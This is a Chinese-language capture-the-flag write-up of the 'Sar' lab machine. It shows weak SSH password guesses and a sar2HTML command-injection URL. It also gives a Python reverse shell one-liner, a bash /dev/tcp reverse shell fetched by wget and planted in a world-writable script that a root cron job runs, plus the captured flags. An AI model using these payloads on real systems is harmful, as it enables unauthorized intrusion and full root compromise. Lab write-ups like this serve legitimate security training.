8.14.2 wp

Sar

1. 信息收集

不过多阐述，只展示结果

```
端口：
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

服务器：
Apache2 Ubuntu

目录：
http://192.168.212.35/phpinfo.php
http://192.168.212.35/robots.txt
```

2. 立足点获取


2.1 SSH

弱口令

```
ssh root@192.168.212.35
root root
root 123456
root rootroot
```

2.2 HTTP


访问 `robots.txt`



发现一个类似 `CMS` 的东西，`sar2HTML`


上网搜索相关漏洞，有 RCE

`https://www.exploit-db.com/exploits/47204`



尝试利用 RCE

```
http://192.168.212.35/sar2HTML/index.php?plot=;whoami
```




这个回显点比较独特，在一个选择栏里面。这样的回显点很容易遭到忽视，以后要注意，多点一点网页

既然可以 RCE， 那就上 reverse shell

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.co
nnect(("192.168.45.238",8888));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("bash")'
```

成功



拿到第一个 flag

```
www-data@sar:/var/www/html$ cd /home
cd /home
www-data@sar:/home$ ls
ls
local.txt  love
www-data@sar:/home$ cat local.txt
cat local.txt
12021498ec0176a8accd6010bd9d1660
www-data@sar:/home$
```

3. 提权

在 `/var/www/html` 发现了可疑的 `sh` 脚本， `finally.sh` 和 `write.sh`

```
www-data@sar:/home$ cd /var/www
cd /var/www
www-data@sar:/var/www$ ls
ls
html
www-data@sar:/var/www$ cd html
cd html
www-data@sar:/var/www/html$ ls
ls
finally.sh  index.html  phpinfo.php  robots.txt  sar2HTML  write.sh
www-data@sar:/var/www/html$
```

怀疑是否能进行提权，查询

```
www-data@sar:/var/www/html$ ls -la
ls -la
total 40
drwxr-xr-x 3 www-data www-data  4096 Jul 24  2020 .
drwxr-xr-x 4 www-data www-data  4096 Jul 24  2020 ..
-rwxr-xr-x 1 root     root        22 Oct 20  2019 finally.sh
-rw-r--r-- 1 www-data www-data 10918 Oct 20  2019 index.html
-rw-r--r-- 1 www-data www-data    21 Oct 20  2019 phpinfo.php
-rw-r--r-- 1 root     root         9 Oct 21  2019 robots.txt
drwxr-xr-x 4 www-data www-data  4096 Oct 20  2019 sar2HTML
-rwxrwxrwx 1 www-data www-data    30 Jul 24  2020 write.sh
```

到这里可能会有一条思路，就是把 `write.sh` 删了，再执行 `finally.sh` (可执行)。

```
rm write.sh
```

把 `write.sh` 删了，换上准备好的 reverse shell，这样做是对的，但执行 `finally.sh` 时，是以用户 `www-data` 的权限执行的，没有起到提权的效果。还有一种方法，可以给 `finally.sh` 设置 SUID 位，但是没有 `r` 的权限，所以无法设置 `seteuid(0)`，不能这样提权。

于是看向这个文件


```
cat /etc/crontab
```

文件关键内容

```
# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --
report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --
report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --
report /etc/cron.monthly )
#
*/5  *    * * *   root    cd /var/www/html/ && sudo ./finally.sh
```

`crontab` 的定时规则有点复杂，可以使用网站来辅助


`https://crontab.guru/`



查出是每 5 分钟执行一次，不算太长。

综上所述，每过 5 分钟，系统会让 root 执行 `finally.sh`

而 `finally.sh` 又会执行 `write.sh`



所以就是每过 5 分钟，以 root 的权限执行 `write.sh`

于是找到 `sh` 脚本的 reverse shell，先本地写好

```
#!/bin/bash

bash -i >& /dev/tcp/192.168.45.238/9999 0>&1
```


搭建本地服务器

```
python -m http.server 80
```

让目标机器获取 reverse shell，同时本地开启监听 9999 端口。注意不要和之前的 8888 端口的 reverse shell 弄重合了。监听端口时建议重命名窗口，在最前面标上端口。

```
wget http://192.168.45.238/write.sh
```

还有，别忘了加权限，才接收收到时是没有 `x` 权限的



直接上最高权限，任何用户都可以 `r` `w` `x`

```
chmod 777 write.sh
```

等待 5 分钟，root 执行 `finally.sh`，然后执行 `write.sh`，触发 reverse shell，获取 root 权限

```
┌──(passionforlife㉿kali)-[~/Desktop]
└─$ nc -nvlp 9999
listening on [any] 9999 ...
connect to [192.168.45.238] from (UNKNOWN) [192.168.212.35] 47284
bash: cannot set terminal process group (3725): Inappropriate ioctl for device
bash: no job control in this shell
root@sar:/var/www/html#
```

找到第二个 flag，结束

```
root@sar:/var/www/html# cd /root
cd /root
root@sar:~# ls
ls
proof.txt
root.txt
root@sar:~# cat root.txt
cat root.txt
Your flag is in another file...
root@sar:~# cat proof.txt
cat proof.txt
e18f573db4de3c0b69b8f0862d4a8fcf
root@sar:~#
```